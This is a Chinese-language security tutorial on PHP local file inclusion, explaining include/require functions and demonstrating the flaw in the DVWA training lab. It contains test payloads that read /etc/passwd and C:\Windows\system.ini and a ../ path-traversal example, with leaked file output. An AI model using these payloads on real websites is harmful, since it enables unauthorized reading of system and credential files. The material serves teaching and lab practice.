
定义




漏洞分析

程序开发人员通常会把可重复使用的函数写入到单个文件中，在使用某些函数时，直接调用此文件，而无需再次编写，这种调用文件的过程被称为包含。

有时候由于网站功能需求，会让前端用户选择要包含的文件，而开发人员又没有对要包含的文件进行安全考虑，就导致攻击者可以通过修改文件的位置来让后台执行任意文件，从而导致文件包含漏洞。

某个函数在这个网页里面需要用,在另外一个网页里面也需要用,为了避免在其他网页里面重复编写这个函数,可以把这个函数写在一个单独的文件里面,这样其他文件名使用的时候就可以包含这个文件就可以了!
有时候让决定你要包含什么;用户提交了要包含的文件名字,后台服务器没有对用户提交的文件进行过滤;这样可能会导致包含漏洞;

比如他提供了3个文件让你选择,我偏偏不选择这三个,我选择其他的文件,如果不做过滤;那么可以打开系统里面任何文件,造成包含漏洞;



漏洞分析

- 可能存在漏洞的页面URL

http://xxx/index.php?page=downloads.php
http://xxx/index.php?page=main.php

- 漏洞测试

http://xxx/index.php?page=C:\Windows\system.ini
http://xxx/index.php?page=/etc/passwd

一般参数是文件名;


`c:\windows\system.ini` 这个文件一般在windows系统里面都是存在的,不管是在windows2003,2008,xp,7等；提交这个文件之后,如果能把这个文件显示出来,是不是就证明了这个网站包含这个漏洞;(看任何文件的前提是这个文件都存在!路径也要知道！)

对于linux服务器,可以查看下面这个文件:

`/etc/passwd`

这种类型的文件有好几个,最好是文本类文件,不要是exe文件等;

文件包含函数




文件包含函数

- require()，找不到被包含的文件时会产生致命错误，并停止脚本运行。
- include()，找不到被包含的文件时只会产生警告，脚本将继续运行。
- include_once()与include()类似，唯一区别是如果该文件中的代码已经被包含则不会再次包含。
- require_once()与require()类似，唯一区别是如果该文件中的代码已经被包含则不会再次包含。

edu.51cto.com


漏洞测试与利用



漏洞测试

- 选择low级别的文件包含，在dvwa\vulnerabilities\fi目录中创建一个测试文件test1.txt，通过文件包含漏洞可以直接查看到该文件内容。
  ?page=test1.txt
- 创建文件AppServ\www\test2.txt，通过文件包含漏洞查看文件内容：?page=../../../test2.txt
- ../代表父目录

调至低等级:




172.20.10.4/dvwa/vulnerabilities/fi/?page=include.php

Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.


More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3




172.20.10.4/dvwa/vulnerabilities/fi/?page=c:\windows\system.ini

```
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FC
timer=timer.drv [mci]
Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on lir

Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on lir

Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on lir
```



```
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timer.drv [mci]
Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on line 331

Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on line 332

Warning: Cannot modify header information - headers already sent by (output started at C:\Windows\system.ini:14) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on line 333
```



```
; for 16-bit app support
[386Enh]
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]
```

上面为文件里面的内容!


1.可以通过这种漏洞来查看敏感文件;

2.配合文件上传!

